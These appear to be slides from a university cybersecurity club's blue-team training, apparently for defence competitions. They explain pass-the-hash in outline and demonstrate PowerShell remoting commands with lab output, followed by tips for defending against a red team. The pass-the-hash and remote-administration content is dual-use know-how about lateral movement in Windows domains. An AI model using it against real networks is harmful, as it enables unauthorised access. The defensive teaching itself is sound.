


RIT COMPETITIVE CYBERSECURITY CLUB

Pass-the-hash

- [Pass-the-Hash attack explained](#)
- Passwords are stored as hashes in LSASS.exe
- Taking advantage of how Windows domains work.
 - **Legit** real world example: You are a workstation on a domain and you wish to connect to a network share. Your workstation knows your user hash and send the hash to the file server. The file server sends the hash to the DC and if it matches the hash the DC has then the user is given access.
 - **Attacker**: Once you have obtained a user's domain hash you can impersonate them on the network. Allowing you to access file shares and with enough privileges remotely administrate a box on the network.
- Mitigations include restricting or disabling remote desktop and remote administration services on the network.

Powershell remote



```
PS C:\Users\Administrator> netstat -bano | findstr 5985
```

TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	172.16.0.132:5985	172.16.0.222:49408	ESTABLISHED	4
TCP	172.16.0.132:5985	172.16.0.222:49409	ESTABLISHED	4
TCP	172.16.0.132:5985	172.16.0.222:49410	ESTABLISHED	4
TCP	[::]:5985	[::]:0	LISTENING	4

- Uses WinRM and Windows Management(WS-MAN) for communications
 - WS-MAN is the protocol
 - Listens on port 5985 and 5986
 - Based off HTTP so everything is in cleartext
 - WinRM is the implementing service
- WinRM works as a “traffic director”
 - Applications like Powershell register with WinRM
 - When WinRM receives traffic it will look for which application the traffic is for and hand it off.
 - Applications/endpoints can register multiple times
- WinRM uses kerberos for authentication
 - Meaning commands are run as that user and not local system or administrator
 - Logons with kerberos look like normal network login
- WinRM default only allows admins



Powershell Remoting client

- To remote to a remote computer
 - Enable-PSRemoting
 - Must be administrator
- Can be set via Group Policy for a domain
- One-to-one remoting
 - Like SSH for Linux but on Windows
 - Enter-PSSession -ComputerName <Domain hostname>
 - MUST USE A DOMAIN HOSTNAME or error

```
PS C:\Windows\system32> Enter-PSSession -ComputerName WIN-8N51KJFOP6L
[win-8n51kjfop6l]: PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::7caf:dc47:fa8c:a1c6%12
    IPv4 Address. . . . . : 172.16.0.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.0.2

Tunnel adapter isatap.localdomain:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::5efe:172.16.0.132%13
    Default Gateway . . . . . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
[win-8n51kjfop6l]: PS C:\Users\Administrator\Documents>
```

Powershell Remoting -ComputerName

- Any Powershell cmd-let that has a -ComputerName option can run that command on remote machines
- Let's get a list of remote processes
 - Invoke-Command -ScriptBlock { Get-Process } -ComputerName <hostname>

```
PS C:\Windows\system32> Invoke-Command -ScriptBlock { Get-Process } -ComputerName WIN-8N51KJFOP6L
```

Handles	NPM(K)	PM(K)	WS(K)	UM(M)	CPU(s)	Id	ProcessName	PSComputerName
42	7	716	3232	48	0.00	2528	conhost	win-8n51kjfop6l
54	9	1812	7388	59	0.05	2884	conhost	win-8n51kjfop6l
254	12	1608	3888	48	0.05	316	csrss	win-8n51kjfop6l
208	22	1652	13320	54	0.44	1056	csrss	win-8n51kjfop6l
324	31	13504	18880	624	0.23	1188	dfsrs	win-8n51kjfop6l
119	11	1632	5276	31	0.00	1528	dfssvc	win-8n51kjfop6l
189	13	3112	10232	48	0.17	1012	dllhost	win-8n51kjfop6l
10302	7411	88624	87476	144	0.81	1224	dns	win-8n51kjfop6l
205	18	19088	31216	126	0.22	632	dwm	win-8n51kjfop6l
1056	59	23916	58760	385	1.89	1396	explorer	win-8n51kjfop6l
0	0	0	24	0	0.00	0	Idle	win-8n51kjfop6l
86	13	1368	4320	28	0.00	1252	ismserv	win-8n51kjfop6l
1331	131	54720	51288	1186	3.20	496	lsass	win-8n51kjfop6l
408	38	35264	42140	577	0.45	1152	Microsoft.ActiveDirectory.W...	win-8n51kjfop6l
162	12	1828	6568	40	0.06	2088	msdtc	win-8n51kjfop6l
550	41	183516	189520	636	3.69	1800	powershell	win-8n51kjfop6l
423	44	96052	73452	758	2.11	2000	ServerManager	win-8n51kjfop6l
259	10	2820	8400	32	0.56	488	services	win-8n51kjfop6l

Last minute tactics

- If you kick out red team without finding the root cause you haven't kicked them out.
- Red team just wants access and when you kick them they know you know.
- **DON'T LET THEM KNOW YOU KNOW UNTIL YOU'RE READY**
- "If you kick out red team we are gonna get back in and dig in harder" - CCDC Red Teamer
- If the malware can't beacon back because of your firewall don't panic. Find root cause analysis and learn!
- "Two is one and one is none" - Mubix



RIT COMPETITIVE CYBERSECURITY CLUB

Resources/Sources

- [Sysinternals](#) - Download
- [Windows Advfirewall Documentation](#)
- [SANs Intrusion Discovery Cheat Sheet](#)
- [Windows Incident Responder Guide](#)
- [Youtube - Malware Hunting with Sysinternals Tools](#)
 - Highly recommend watching this video



RIT COMPETITIVE CYBERSECURITY CLUB

Questions



Demo

- Password: password
- You're running a domain controller so AD and DNS must be available
 - Remember you need File and Print Sharing must be enabled
- Don't firewall the subnet just malicious IPs



RIT COMPETITIVE CYBERSECURITY CLUB